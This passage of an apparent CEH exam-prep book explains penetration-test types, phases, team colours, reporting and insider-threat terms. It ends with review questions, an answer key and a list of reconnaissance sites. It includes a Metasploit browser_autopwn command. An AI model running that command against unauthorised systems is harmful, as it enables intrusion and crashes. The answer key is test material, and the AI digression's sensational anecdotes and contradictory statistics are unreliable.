If you'd like to see a few examples of pen test agreement paperwork, just do some Google searching. SANS has some great information available, and many pen test providers have basics about their agreements available. Keep in mind you won't find any single agreement that addresses everything—you'll have to figure that out on your own. Just be sure to do everything up front, and seek legal review from a qualified attorney before you start testing.

Speaking of pen tests overall, EC-Council defines basically two types of penetration tests: external and internal. An *external assessment* analyzes publicly available information and conducts network scanning, enumeration, and testing from the network perimeter, usually from the Internet. An *internal assessment* is performed from within the organization, from various network access points. Obviously, both could be part of one overall assessment, but you get the idea.

[Chapter 1](#) covered black-box, white-box, and gray-box testing already, so I won't beat you over the head with these again.

However, just to recap, *black-box testing* occurs when the attacker has no prior knowledge of the infrastructure at all. This testing takes the longest to accomplish and simulates a true outside hacker.

*White-box testing* simulates an internal user who has complete knowledge of the company's infrastructure. *Gray-box testing* provides limited information on the infrastructure. Sometimes gray-box testing is born out of a black-box test that determines more knowledge is needed.

---



**NOTE** Pen testing can also be defined by what your customer knows. *Announced testing* means the IT security staff is made aware of what testing you're providing and when it will occur. *Unannounced testing* occurs without the knowledge of the IT security staff and is known only by the management staff who organized and ordered the assessment. It is also the only way to truly know where the enterprise stands during operations. Additionally, unannounced testing should always come with detailed processes that are coordinated with a trusted agent. It is normally very bad to have a company's entire IT department tasked with stopping an incident that is really just an authorized pen test.

While we're on the subject of colors, your test team has a specific color designation, depending on which side of the fence you're working on during a war game. While you're probably already aware of the "capture the flag" type contests you've no doubt seen at Black Hat, Defcon, SANS, or any other security event, there is a simulation that's a step above that. Suppose you wanted the full experience—not only to see what the bad guys attacking you are doing but also how a security team responds. The military does it all the time, simulating an attacking force and having another group defend. In the virtual world, the same type of simulation can be played out.

In this war game scenario, the two colors taking sides are red and blue. If you're on a team simulating an attacking force, you're considered to be red. The red team is the offense-minded group, simulating the bad guys in the world, actively attacking and exploiting everything they can find in your environment. In a traditional war game scenario, the red team is attacking black-box style, given little to no information to start things off. The blue team, on the other hand, is defensive in nature. They're not out attacking anything—rather, they're focused on shoring up defenses and making the environment safe. Unlike the red teams, blue teams are responsible for defense against the bad guys, so they usually operate with full knowledge of the internal environment.

---



**EXAM TIP** I know. I get it. Your pen test group is a red team whether they are participating in a war game or just doing a pen test, and *red team* and *red teaming* have somewhat different connotations in the real world. For your exam, though, remember red = attack and no knowledge, blue = defense and white-box knowledge.

Finally, in this (pardon the monochromatic corollary here) black-and-white color-coded pen test teaming world, there *are* shades of gray. Or, in this case, shades of purple. The so-called purple team (terminology gaining wild popularity in the real world but may not be on your exam, *yet*) is dedicated to fulfilling both worlds. While a red team would perform an adversarial assessment and a blue team would be purely in a defensive posture, a purple team might perform a “cooperative vulnerability and penetration assessment” involving both sides in an effort to not only attack and identify issues but also repair and advise along the way. The goal is to assist defenders and to do so with whatever information is available; in other words, the difference between “blue” and “red” in this scenario is in the

cooperative versus adversarial nature: red is there to be the bad guys—to do what they would do, to look for the impacts they would want to have, and to test the defenses/responses—whereas blue is there to help.

## **Pen Tests Gone Wild**

One of the recurring themes in this book has been the clear delineation between the bad guy hackers of the world and us, the ethical hackers. While the bad guys will attack anything and everything whenever they feel like it, for whatever reason they deem appropriate, ethical hackers don't do any testing (attacking) without permission. Ever. And we spend lots and lots of time ironing out approval documentation and agreements so that everything is covered and everyone involved knows exactly how far, and how long, an attack test will run. But even with all this time spent making sure everything is in a nice tidy bundle before we begin, problems can still occur. And sometimes they're just funny—at least in review, anyway.

Take the case of a pen test gone wild in Tulsa, Oklahoma, back in 2012. It seems the IT staff for the city arranged for a pen test and went through all the planning and documenting necessary to get things started. They scheduled times, knew who was and was not going to be involved, drew up scope agreements, and took care of the endless details involved in setting up a pen test. Meetings were held, agreements were signed, lawyers were paid, and finally it was time to proceed with the test.

A funny thing occurred, though, soon after testing began. Apparently the firm the city hired used a method in its testing the city wasn't aware of or prepared for, and, as a result, the CIO decided the city was under attack. Servers were turned off, IT personnel were scrambling to and fro, and more than \$25,000 was spent on additional security consulting services

*during the test event.* And it wasn't until after nearly 90,000 notification letters were sent to individuals warning them about the potential loss of personal data that city officials began asking the question, "Hey, weren't we supposed to be going through a pen test? Maybe that's what all this is about." You can read about it yourself at

<https://www.esecurityplanet.com/network-security/city-of-tulsa-cyber-attack-was-penetration-test-not-hack.html>.

Virtually every organization that has ever performed a pen test has stories like this. Maybe they're not so grand in scale or as hilarious in nature, but they're just as unplanned and just as crazy. Pen testers have been accused of data theft and fraud, and have even been arrested for performing duties they thought were within the scope of their agreement. Some of the tales are really funny, and some border on heartbreaking, but they all reinforce the point: written agreement on scope and good communication before the test are imperative. Pen testing, by its nature, can cause heartache, jealousy, and downright panic in personnel watching the wires. So, be careful, and make sure your preparation work is as important as your testing.

Testing can also be further broken down according to the means by which it is accomplished. *Automated testing* is a point-and-shoot effort with an all-inclusive toolset such as Core Impact. Automated testing could be viewed as a means to save time and money by the client's management, but it simply cannot touch a test performed by security professionals. Automated tools can provide a lot of genuinely good information but are also susceptible to false positives and false negatives, and they don't necessarily care what your agreed-upon scope says is your stopping point. A short list of some automated tools is presented here:

- **Core Impact Pro** Probably the best-known all-inclusive automated testing framework, Core Impact Pro takes security testing to the next level by safely replicating a broad range of threats to the organization's sensitive data and mission-critical infrastructure—providing extensive visibility into the cause, effect, and prevention of data breaches. Core Impact tests everything from web applications and individual systems to network devices and wireless (a vulnerability management function is found in the company's Network Insight product). You can find multiple videos online showing this tool in action, or you can visit Core Security's website and see what the company has cooked up for you (<https://www.coresecurity.com/support/training/core-impact>). You might also want to visit your bank before looking into this tool—at \$12K for a single annual license, it's a pricey endeavor.
- **Metasploit** Mentioned several times already in this book, Metasploit (<https://www.metasploit.com>) is a framework for developing and executing exploit code against a remote target machine (the pay-for version is called Metasploit Pro and offers much more functionality). Metasploit offers a module called Autopwn that can automate the exploitation phase of a penetration test (after opening the console, type **msf> use auxiliary/server/browser\_autopwn**). Autopwn can attempt to fingerprint a target browser and follow up with every exploit it believes will work against it. Although this is simple and easy, it can be quite noisy and can even crash the target's browser, system, or services. The Rapid7 community has tons of assistance and videos on this module (one example is found at <https://community.rapid7.com/community/metasploit/blog/2015/07/15/the-new-metasploit-browser-autopwn-strikes-faster-and-smarter-part-1>).
- **CANVAS** From Immunity Security, CANVAS “makes available hundreds of exploits, an automated exploitation system, and a comprehensive, reliable exploit development framework to

penetration testers and security professionals”  
(<https://www.immunityinc.com/products/canvas/>).

Manual testing is still, in my humble opinion, the best choice for a true security assessment. It requires good planning, design, and scheduling, and it provides the best benefit to the client. Although automated testing definitely has a role in the overall security game, many times it's the ingenuity, drive, and creativeness of the hacker that results in a true test of the security safeguards.

---



**NOTE** Cost is always an important factor for an organization in deciding upon a pen test. But as *Forbes* magazine points out, you do get what you pay for ([www.forbes.com/sites/ericbasu/2013/10/13/what-is-a-penetration-test-and-why-would-i-need-one-for-my-company/](http://www.forbes.com/sites/ericbasu/2013/10/13/what-is-a-penetration-test-and-why-would-i-need-one-for-my-company/)). The real-world threat counts the most, or *should*, when determining between a comprehensive test and a lightweight one. If you skimp up front but fall victim to an attack later, the cost savings won't do much to save reputation, pride, or in some cases a job.

As for the actual test, EC-Council and many others have divided the actions taken into three main phases. In the *pre-attack phase*, you'll be performing all the reconnaissance and data-gathering efforts we discussed earlier in this book. Competitive intelligence, identifying network ranges, checking network filters for open ports, and so on, are all carried out here. Also, running whois, DNS enumeration, finding the network IP address range, and Nmap network scanning all occur here. Other tasks you might consider include, but aren't limited to, testing proxy servers, checking for default firewall or other network-filtering device installations or configurations, and looking at any remote login allowances.

In the *attack phase*, you'll be attempting to penetrate the network perimeter, acquire your targets, execute attacks, and elevate privileges. Getting past the perimeter might take into account activities such as verifying ACLs by crafting packets and checking to see whether you can use any covert tunnels inside the organization. On the web side, you'll be trying XSS, buffer overflows, and SQL injections. After acquiring specific targets, you'll move into password cracking and privilege escalation, using a variety of methods we've covered here. Finally, once you've gained access, it's time to execute your attack code.

Finally, the *post-attack phase* consists of two major steps. First, there's an awful lot of cleanup to be done. You'll need to remove anything that you've uploaded to the organization's systems in the way of files or folders, and remove any tools, malware, backdoors, or other attack software you've loaded on client systems. And don't forget the registry—reset any changes made there to the original settings. The goal of this phase is to return everything to the pre-test state. Remember, not only are you not supposed to fix anything you find, but you're also not supposed to create more vulnerabilities for the client to deal with: liability to a pen tester doesn't end just because the test stops.

And the second step in the post-attack phase? Well, that deals with the deliverables, which we'll discuss in the next section. Before we do, though, we need to cover a couple other aspects of pen testing you may not have thought of. Remembering these steps and guidelines are great, but you may also be required to apply them, and some common sense, in a scenario on your exam. For example, it's easy to remember you certainly wouldn't do anything before you get an agreement and scope in place, but you might need to think about what you'd want to do or say before beginning the attack. If you're asked to test for weak passwords, should you tell every user about it beforehand so they have a chance to fix their own before you test? Probably not. What about if you cause the IDS to go bonkers and alert? Should you stop your test and inform them? Probably so (continuing to test may interfere with defending against



an actual attack), but it really depends on how far your agreement allows you to go.

And what happens if you find something during a test that shouldn't be there? When do you contact the authorities, and do you do so with or without consent of the target organization? For example, suppose you are performing a pen test on a company's environment and you discover a repository of pirated music and videos. Is it your job to report that? What if it's Social Security numbers and PII in a location that's not protected? How about illegal copies of software? In all of these scenarios, the answer is definitely *no*. Even though pirated music, movies, and software are illegal, you have no means to determine their source, nor any means at your disposal to determine if they were acquired illegally.

What if what you find, though, *does* indicate a crime? For example, what if you discover child pornography on a machine, or an e-mail actively selling PII and credit card information? In both cases there seems to be no doubt a crime has occurred: U.S. federal law prohibits the possession of child pornography, and obtaining and using PII in a way that involves fraud or deception is also prohibited by law. However, each situation is unique, and your team should have procedures in place to deal with it—procedures spelled out specifically by the agreement addressing suspected criminal findings.



**CAUTION** If you stumble across anything illegal, do not copy any of it to your own devices under any circumstances. In the case of child pornography, possession itself is a crime. Again, ethical hacking puts you in strange places, and you had better have a process defined to handle everything from pirated software to porn to illegal activity.

Failure to report a crime can oftentimes be considered a crime itself, but if you decide to play Inspector Clouseau and wind up reporting something on your own, you're opening yourself to a world of hurt. Suppose you're pen testing a company's systems and find something you think is criminal in nature and report it, only to see a court say it's nothing and throw it out. Now the company will sue you for loss, and you can be charged with a variety of offenses. While it's good to know you're not an officer of the law and it's not your job to do their work for them, USC Title 18, Part I, [Chapter 1](#), Section 4, states: "Whoever, having knowledge of the actual commission of a felony...conceals and does not as soon as possible make known the same to some judge or other person in civil or military authority under the United States, shall be fined under this title or imprisoned not more than three years, or both." Follow what your team guidance is (make double sure you have lawyer-approved Rules of Engagement specifically addressing this) and stay within your agreements.

## **What's Artificial About Intelligence?**

Artificial intelligence (AI) has long been the stuff of science fiction. But the sentient robots warning Will Robinson of danger or assisting Captain Piccard in going where no man has gone before don't seem all that far off anymore. We have versions of AI everywhere—from Siri in our iPhone to the intelligent braking and driving systems in our cars. But in our ceaseless quest to make life better for human beings on this planet, are we actually laying the groundwork for our own demise? I mean, has anyone seen *The Terminator*? Doesn't everyone know what happens when Skynet becomes self-aware?

U.S. defense expert Jay Tuck defined AI recently as "software that writes itself," and in many ways he's right. For example, did you hear about Facebook's foray into the AI world? They wound up unplugging the system because the two "robots" began speaking to each other in a new language.

Basically the robots determined English was too slow for them and they had a better way. It took some time for their human masters to figure out it wasn't gibberish they were sending to one another—but a new means of communication. Why? Because nobody told them they couldn't.

In a separate case

(<https://www.newscientist.com/article/2114748-google-translate-ai-invents-its-own-language-to-translate-with/>), Google attempted to improve its Translate service by adding a neural network, which did indeed make the system capable of translating much more efficiently, including between language pairs that it hadn't been explicitly taught. As the success rate of the network both surprised Google's team and was celebrated wildly, quietly in the background there was a bit of a cause for alarm. Google researchers discovered that while everyone was celebrating the success, the AI had silently *written its own language* that's tailored specifically to the task of translating sentences.

Look, I could go on and on about AI—the stories out there are endless, and endlessly fascinating stuff (at least to me)—but I sincerely have to wonder, where's it all headed? Shouldn't we be concerned about all this? I mean, AI might one day become a better pen tester than all of us combined and put us out of a job, but what happens when it begins to believe all vulnerabilities must be exploited? Or starts shutting off systems it determines as suspicious for whatever reason?

Don't think that can happen? Don't be naïve—it already is happening all around us. A recent story on recognition software included a group of researchers who simply couldn't understand why their AI software kept saying that a particular dog was a wolf. After ceaseless reprogrammings and back-and-forths, it was discovered the software had remembered wolves like/live in snow, and because the image had snow in it, the decision was made. Wrongly.

I'm not saying we should shut down research and go back to the '80s in our computing ability; I'm just wondering aloud what we should do in security to...well...secure ourselves from what I think anyone with functioning neurons can see could become a huge problem. I brought up this topic a while back over dinner and drinks with friends. After some lighthearted back-and-forth, one of the guys looked off into the distance and said, thoughtfully, "I read somewhere that we already have human beings that think like machines. They're called sociopaths."

Statistical data I read quite a while back says as many as 1 in every 500 people could be fully sociopathic (although, to be fair, the number is more likely to be in the 3.6—5 percent range, depending on who you read), surviving (hiding?) due to therapy, drugs, or good old-fashioned intelligence and the ability to keep themselves out of the limelight. Would we be able to recognize a sociopathic AI? I don't know about you, but the thought I'd even have to start looking for one terrifies me.

## **Security Assessment Deliverables**

I know you're probably going to hate hearing this, but I have to be truthful with you—just because you're an ethical hacker performing security assessments for major clients doesn't mean you're off the hook paperwork-wise. The pen test you were hired to do was designed with one objective in mind: to provide the client with information they need to make their network safer and more secure. Therefore, it follows that the client will expect something in the form of a deliverable in order to take some action—something that will require you to practice your organizational, typing, and presentation skills. As our beloved tech editor is fond of saying, "Nobody gives a hoot how good you are at hacking. The only things customers care about are the findings, the impacts, and the analysis in the report or out-brief. A crappy team with a great report will be seen by customers as better than a great team with a crappy report."

Fundamentally, *you are your report* whether you like it or not, so if you thought you were getting into a paperwork-free, no-time-behind-the-desk job, my apologies.

Typically your test will begin with some form of an in-brief to the management. This should provide an introduction of the team members and an overview of the original agreement. You'll need to point out which tests will be performed, which team members will be performing specific tasks, the timeline for your test, and so on. Points of contact, phone numbers, and other information—including, possibly, the “bat phone” number, to be called in the event of an emergency requiring all testing to stop—should all be presented to the client before testing begins. This is a thorough review of all expectations, for both the test team and the client—nobody leaves until everyone is in agreement and up to date.

---



**NOTE** Some clients and tests will require interim briefings on the progress of the team. These might be daily wrap-ups the team leader can provide via secured e-mail or may be full-blown presentations with all team members present.

After the test is complete, a comprehensive report is due to the customer. Each test and client is different, but here are some of the basics that are part of every report:

- An executive summary of the organization's overall security posture. (If you are testing under the auspices of FISMA, DIACAP, RMF, HIPAA, or some other standard, this summary will be tailored to the standard.)
- The names of all participants and the dates of all tests.
- A list of findings, usually presented in order of highest risk.

- An analysis of each finding and recommended mitigation steps (if available).
- Log files and other evidence from your toolset. This evidence should include tons of screenshots, because that's what customers seem to want.

For an example of a standard pen test report template, see [www.vulnerabilityassessment.co.uk/report%20template.html](http://www.vulnerabilityassessment.co.uk/report%20template.html).

---



**NOTE** Many of the tools we've covered in this book have at least some form of reporting capability. Oftentimes, reports generated by these tools can, and should, be included with your end-test deliverables.

## Guidelines

Seems like everything in networking and communications births some kind of standard and an organization to promote it. Pen testing methodology is really a different animal altogether, since by its very nature it's not a prime candidate for in-depth standardization. But what about security testing and implementation in general? Absolutely. And that's where the Open Source Security Testing Methodology Manual (OSSTMM) comes into play.

I know, I know—I can hear you screaming across the plains that *Open Source* doesn't indicate a standard, per se. But just hang in there with me, because I'm going somewhere with this, and it's something you'll see referenced at least once on your exam. The OSSTMM (pronounced "awestem" per the developers) was created by the Institute for Security and Open Methodologies (ISECOM, <https://www.isecom.org>) in 2001. It was started by a group of researchers from various fields as an effort to improve how security was tested.

The OSSTMM is a peer-reviewed manual of security testing and analysis that results in fact-based actions that can be taken by an organization to improve security. Downloadable as a single (although massive) PDF file, the OSSTMM tests legislative, contractual, and standards-based compliance. Because of the nature of security and its ever-changing discoveries and needs, the OSSTMM is continually under development, so keeping up to date with the latest findings is a bonus. Joining the ISECOM-NEWS list allows you to learn about releases, updates, findings, and all sorts of goodies from the friendly research staff. Heck, they even have a Facebook page, if you're so inclined.

Again, the OSSTMM isn't a pen test—based security testing *standard* necessarily, but it does, per the manual, “provide(s) a methodology for a thorough security test, herein referred to as an OSSTMM audit.” You won't find EC-Council's steps clearly defined in the OSSTMM, but it does provide a pretty thorough look at a security test from beginning to end. If your organization is starting from scratch, this isn't a bad place to start preparing and reading.

And don't start thinking this is the only one—a simple Internet search for “pen test methodology” will show that's not even close to true. Vulnerability [Assessment.co.uk](http://Assessment.co.uk) ([www.vulnerabilityassessment.co.uk/Penetration%20Test.html](http://www.vulnerabilityassessment.co.uk/Penetration%20Test.html)) has been promoting a pen test walkthrough methodology for years. SANS has tons of reading material on the subject and promotes their own version (<https://www.sans.org/white-papers/67/>—we introduced that one earlier). And don't forget more specialized options: the Open Web Application Security Project (OWASP) provides security information, including vulnerabilities and fixes, on web servers and applications for free (<https://www.owasp.org/>).

## More Terminology

As you're more than aware by now, EC-Council has some interesting terminology for you to learn along the way. Some of it is useful, but most of it is just for memorization purposes for your exam—which you can immediately dump out of your neurons as soon as your test

is over. This section, covering the players inside and outside an organization, is no exception, and I hesitated to even include it in this edition of the book.

You're already familiar with the disgruntled employee, white hats, black hats, and the difference between an ethical hacker and a cracker. What you haven't seen yet is the crazed, additional terminology categorizing the folks inside and outside the organization that EC-Council has cooked up for you. The good news is, as of today as I sit here writing this, I have not seen any of these terms in more than a passing reference in official courseware or practice exams. The bad news is, they were a big part of earlier versions of the exam, so I have no real idea if ECC will keep them in or not. In the interest of covering everything, though, I *have* to include them.

EC-Council describes four different categories of insider threats, based on the level of access the employee has: pure insider, insider associate, insider affiliate, and outside affiliate. The *pure insider* is the easiest to understand because it's exactly what it sounds like: an employee with all the rights and access associated with being employed by the company. Typically, pure insiders already have access to the facility, with a badge of some sort, and a logon to get access to the network. One of the biggest problems from a security perspective with pure insiders isn't that they exist—after all, your company really does need people to get the work done—it's that their privileges are often assigned at a higher level than are actually required to get their work done.



**EXAM TIP** Want to get really crazy? Did you know pure insiders can be further categorized by their privileges? The term *elevated* pure insider refers to an employee that has admin-level privileges to network resources, like a system administrator or such.



Next up is the *insider associate*, which refers to someone with limited authorized access, such as a contractor, guard, or cleaning services person. These folks aren't employees of the company, and they certainly do not need or have full access, but they have physical access to the facility to work. While they're not allowed network access, the fact they're already in the building is a concern for the security professional trying to cover all bases. Not only are the physical records sometimes accessible, not to mention the plethora of dumpster-diving material, but physical access to a system usually guarantees that a hacker, given enough time, can access what she needs.

The third category defined is the *insider affiliate*, which is more than likely to give you fits with memorization. An inside affiliate is a spouse, friend, or client of an employee who uses the employee's credentials to gain access. The key to this category isn't the person carrying out the attack so much as it is the credentials used to do it. For example, employee Joe's wife, Mary, isn't an employee; however, if she's using Joe's credentials, for all intents and purposes she is an insider. To the network, physical access restriction areas, and any computer she grabs hold of, Mary appears to be Joe, the trusted insider.



**EXAM TIP** If I were a betting man, I'd be laying down money that you'll be asked more about the insider affiliate than any of the other three categories. Just remember the credentials are what matter. All official credentials belong to the pure insiders, but when used by a person known to the employee, you're now dealing with an *insider affiliate*.

And finally, the last category is one that should be easy to memorize. The *outside affiliate* is someone who is outside the organization, unknown and untrusted, who uses an open access

channel to gain access to an organization's resources. For example, remember how much time we spent talking about where you place your wireless access points in [Chapter 7](#)? If you place one in an easily accessible area and don't secure it properly, an outside affiliate can gain unauthorized access to your networks and resources. Just remember, if it's an employee or someone who knows the employee, it's an insider—if it's not, it's an outsider.

And so, dear reader, we've reached the end of your testable material. I promised I'd keep this chapter short and to the point, and I believe I have. A lot of the information in this chapter is a review of items we've already discussed, but it's important to know for both your exam and your real-world exploits. I sincerely hope I've answered most of your questions and eliminated some of the fear you may have had in tackling this undertaking.

Best of luck to you on both your exam and your future career. Practice what we've talked about here—download and install the tools and try exploits against machines or VMs you have available in your home lab. And don't forget to stay ethical! Everything in this book is intended to help you pass your upcoming exam and become a valued pen test member, not to teach you to be a hacker. Stay the course and you'll be fine.

## Chapter Review

Security assessments can be one of two types: a security audit (vulnerability assessment) or a penetration test. A *security audit* scans and tests a system or network for existing vulnerabilities but does not intentionally exploit any of them. This assessment is designed to uncover potential security holes in the system and report them to the client for their action. It does not fix or patch vulnerabilities, nor does it exploit them. It only points them out for the client's benefit.

A *penetration test* actively seeks to exploit vulnerabilities encountered on target systems or networks. This shows the potential consequences of a hacker breaking in through unpatched

vulnerabilities. Penetration tests are carried out by highly skilled individuals according to an agreement signed before testing begins. This agreement spells out the limitations, constraints, and liabilities between the organization and the penetration test team.

Penetration tests consist of two types of assessment: external and internal. An *external assessment* analyzes publicly available information and conducts network scanning, enumeration, and testing from the network perimeter, usually from the Internet. An *internal assessment* is performed from within the organization, from various network access points.

*Black-box testing* occurs when the attacker has no prior knowledge of the infrastructure at all (your scope is defined, and you'll be provided the minimal amount of information required). This testing takes the longest to accomplish and simulates a true outside hacker. *White-box testing* simulates an internal user who has complete knowledge of the company's infrastructure. *Gray-box testing* provides limited information on the infrastructure. Sometimes gray-box testing is born out of a black-box test that determines more knowledge is needed.

Testing can also be further broken down according to the way it is accomplished. *Automated testing* uses an all-inclusive toolset. Automated tools can provide plenty of information and many legitimate results for a lesser price than manual testing with a full test team. However, they are also susceptible to false positives and false negatives and don't always stop where they're supposed to (software can't read your agreement contract). *Manual testing* is the best choice for a security assessment. It requires good planning, design, and scheduling, and it provides the best benefit to the client. Manual testing is accomplished by a pen test team, following the explicit guidelines laid out before the assessment.

There are three main phases to a pen test. In the *pre-attack phase*, reconnaissance and data-gathering efforts are accomplished. Gathering competitive intelligence, identifying network ranges, checking network filters for open ports, and so on, are all carried out in this phase. Running whois, DNS enumeration, finding the network

IP address range, and network scanning are all examples of tasks in this phase.

Attempting to penetrate the network perimeter, acquire targets, execute attacks, and elevate privileges are steps taken in the *attack phase*. Verifying ACLs by crafting packets, checking to see whether you can use any covert tunnels inside the organization, and using XSS, buffer overflows, and SQL injections are all examples of tasks performed in this phase. After acquiring specific targets, you'll move into password cracking and privilege escalation, using a variety of methods. Finally, once you've gained access, it's time to execute your attack code.

The *post-attack phase* consists of two major steps. The first step involves cleaning up your testing efforts. You need to remove anything that has been uploaded to the organization's systems in the way of files or folders, and remove any tools, malware, backdoors, or other attack software you've loaded on the client's systems. Any registry changes you've made need to be reset to their original settings. The goal of this phase is to return everything to the pre-test state.

The second step involves writing the pen test report, due after all testing is complete. The pen test report should contain the following items:

- An executive summary of the organization's overall security posture. (If you're testing under the auspices of FISMA, DIACAP, HIPAA, or some other standard, this will be tailored to the standard.)
- The names of all participants and the dates of all tests.
- A list of findings, usually presented in order of highest risk.
- An analysis of each finding and the recommended mitigation steps (if available).
- Log files and other evidence from your toolset.

The OSSTMM is a peer-reviewed manual of security testing and analysis that results in fact-based actions that can be taken by an organization to improve security. Downloadable as a single (although massive) PDF file, the OSSTMM tests legislative, contractual, and standards-based compliance.

EC-Council describes four different categories of insider threats, based on the level of access the employee has. The *pure insider* (elevated pure insider refers to an employee that has admin-level privileges to network resources, like a system administrator or such) is an employee with all the rights and access associated with being employed by the company. The *insider associate* refers to someone with limited authorized access, such as a contractor, guard, or cleaning services person. The *insider affiliate* is a spouse, friend, or client of an employee who uses the employee's credentials to gain access. The *outside affiliate* is someone who is outside the organization, unknown and untrusted, who uses an open access channel to gain access to an organization's resources.

## Questions

1. A security staff is preparing for a security audit and wants to know if additional security training for the end user would be beneficial. Which of the following methods would be the best option for testing the effectiveness of user training in the environment?
  - A. Vulnerability scanning
  - B. Application code reviews
  - C. Sniffing
  - D. Social engineering
2. What marks the major difference between a hacker and an ethical hacker (pen test team member)?
  - A. Nothing.

- B.** Ethical hackers never exploit vulnerabilities; they only point out their existence.
  - C.** The tools they use.
  - D.** The predefined scope and agreement made with the system owner.
- 3.** Which of the following best describes a blue team?
- A.** Security team members defending a network
  - B.** Security team members attacking a network
  - C.** Security team members with full knowledge of the internal network
  - D.** A performance group at Universal Studios in Orlando
- 4.** In which phase of a penetration test is scanning performed?
- A.** Pre-attack
  - B.** Attack
  - C.** Post-attack
  - D.** Reconnaissance
- 5.** Which type of security assessment notifies the customer of vulnerabilities but does not actively or intentionally exploit them?
- A.** Vulnerability assessment
  - B.** Scanning assessment
  - C.** Penetration test
  - D.** None of the above
- 6.** Which of the following would be a good choice for an automated penetration test? (Choose two.)
- A.** Nmap
  - B.** Netcat

**C. Core Impact**

**D. CANVAS**

- 7.** Which type of testing is generally faster and costs less but is susceptible to more false reporting and contract violation?
- A. Internal**
  - B. External**
  - C. Manual**
  - D. Automatic**
- 8.** Joe is part of a penetration test team and is starting a test. The client has provided him a system on one of their subnets but did not provide any authentication information, network diagrams, or other notable data concerning the systems. Which type of test is Joe performing?
- A. External, white box**
  - B. External, black box**
  - C. Internal, white box**
  - D. Internal, black box**
- 9.** Which of the following would you find in a final report from a full penetration test? (Choose all that apply.)
- A. Executive summary**
  - B. A list of findings from the test**
  - C. The names of all the participants**
  - D. A list of vulnerabilities patched or otherwise mitigated by the team**
- 10.** Which type of security assessment is designed to check policies and procedures within an organization?
- A. Security audit**
  - B. Vulnerability assessment**

- C.** Pen test
  - D.** None of the above
- 11.** Which of the following best describes a red team?
- A.** Security team members defending a network
  - B.** Security team members attacking a network
  - C.** Security team members with full knowledge of the internal network
  - D.** Security team members dedicated to policy audit review

## Answers

- 1. D.** Social engineering is designed to test the human element in the organization. Of the answers provided, it is the only valid option for testing the effectiveness of user training.
- 2. D.** Pen tests always begin with an agreement with the customer that identifies the scope and activities. An ethical hacker will never proceed without written authorization.
- 3. A.** Blue teams are defense-oriented. They concentrate on preventing and mitigating attacks and efforts of the red team/bad guys.
- 4. A.** All reconnaissance efforts occur in the pre-attack phase.
- 5. A.** Vulnerability assessments seek to discover open vulnerabilities on the client's systems but do not actively or intentionally exploit any of them.
- 6. C, D.** Core Impact and CANVAS are both automated, all-in-one test tool suites capable of performing a test for a client. Other tools may be used in conjunction with them to spot vulnerabilities, including Nessus, Retina, SAINT, and Sara.
- 7. D.** Automatic testing involves the use of a tool suite and generally runs faster than an all-inclusive manual test. However,



it is susceptible to false negatives and false positives and can oftentimes overrun the scope boundary.

- 8. D.** Joe is on a system internal to the network and has no knowledge of the target's network. Therefore, he is performing an internal, black-box test.
- 9. A, B, C.** The final report for a pen test includes an executive summary, a list of the findings (usually in order of highest risk), the names of all participants, analysis of findings, mitigation recommendations, and any logs or other relevant files.
- 10. A.** A security audit is used to verify security policies and procedures in place.
- 11. B.** Red teams are on offense. They are employed to go on the attack, simulating the bad guys out in the world trying to exploit anything they can find.

## Tool, Sites, and References

Greetings, dear reader, and welcome to the best appendix you've ever read—or at least the most useful for your CEH exam anyway. This appendix is filled with links to tools and websites that will help you become a better ethical hacker. Keep in mind I'm not providing a recommendation for, an approval of, or a security guarantee on any website or link you'll find here. Neither I nor my beloved publisher can be held liable for anything listed here. ***URLs change, pages become outdated with time, tools become obsolete when new versions are released, and so on.*** Not to mention, as I have clearly pointed out throughout this book, you need to be careful with some of these resources: your antivirus system will no doubt explode with activity simply by *attempting to visit* some of these sites. I highly recommend you create a virtual machine or use a standby system to download to and test tools from.

These websites and tools are listed here because they will help you in your study efforts for the exam and further your professional development. I purposely did not provide tools because it is important that you learn how to find and install what you're looking for. You're entering the big leagues now, so you simply need to know how it's really done.



**NOTE** If you're trying a link and it doesn't seem to work, make sure you give both `http://` *and* `https://` a try. Also,

don't be bashful about giving your favorite search engine a go—as I've stated, these links sometimes change quickly and it's impossible to keep a written page up to date on them.

## Vulnerability Research Sites

- **Exploit Database** [www.exploit-db.com](http://www.exploit-db.com)
- **Flexera** [www.flexera.com](http://www.flexera.com)
- **HackerStorm** <https://hackerstorm.co.uk>
- **Help Net Security** [www.net-security.org](http://www.net-security.org)
- **MSVR** <https://www.microsoft.com/en-us/msrc/technical-security-notifications>
- **National Vulnerability Database** <https://nvd.nist.gov>
- **SC Media** [www.scmagazine.com](http://www.scmagazine.com)
- **SecuriTeam** <https://securiteam.com>
- **Security Magazine** [www.securitymagazine.com](http://www.securitymagazine.com)
- **SecurityFocus** [bugtraq.securityfocus.com](http://bugtraq.securityfocus.com)

## Footprinting Tools

### People Search Tools

- **411** [www.411.com](http://www.411.com)
- **AnyWho** [www.anywho.com](http://www.anywho.com)
- **Intelius** [www.intelius.com](http://www.intelius.com)
- **PeekYou** [www.peakyou.com](http://www.peakyou.com)
- **People Search Now** [www.peoplesearchnow.com](http://www.peoplesearchnow.com)
- **Sherlock** <https://github.com/sherlock-project/sherlock>
- **Social Searcher** [www.social-searcher.com](http://www.social-searcher.com)

- **Zabasearch** [www.zabasearch.com](http://www.zabasearch.com)
- **ZoomInfo** [www.zoominfo.com](http://www.zoominfo.com)

## Competitive Intelligence

- **EDGAR** [www.sec.gov/edgar.shtml](http://www.sec.gov/edgar.shtml)
- **Euromonitor** [www.euromonitor.com](http://www.euromonitor.com)
- **Experian** [www.experian.com](http://www.experian.com)
- **Google Finance** [www.google.com/finance](http://www.google.com/finance)
- **MarketWatch** [www.marketwatch.com](http://www.marketwatch.com)
- **Semrush** [www.semrush.com](http://www.semrush.com)
- **Wall Street Transcript** [www.twst.com](http://www.twst.com)

## Tracking Online Reputation

- **Alexa** [www.alexa.com](http://www.alexa.com)
- **BrandsEye** [www.brandseye.com](http://www.brandseye.com)
- **Rankur** <https://rankur.com>
- **ReputationDefender** [www.reputationdefender.com](http://www.reputationdefender.com)
- **Social Mention** [www.socialmention.com](http://www.socialmention.com).

## Website Research/Web Updates Tools

- **InfoMinder** [www.infominder.com](http://www.infominder.com)
- **Internet Archive** <https://archive.org>
- **Netcraft** <https://news.netcraft.com>
- **Visualping** <https://visualping.io>

## DNS and Whois Tools

- **Active Whois** [www.johnru.com](http://www.johnru.com)
- **ARIN** <http://whois.arin.net/ui/>

- **BetterWhois** [www.betterwhois.com](http://www.betterwhois.com)
- **DNSstuff** [www.dnsstuff.com](http://www.dnsstuff.com)
- **Domain Dossier** <https://centralops.net>
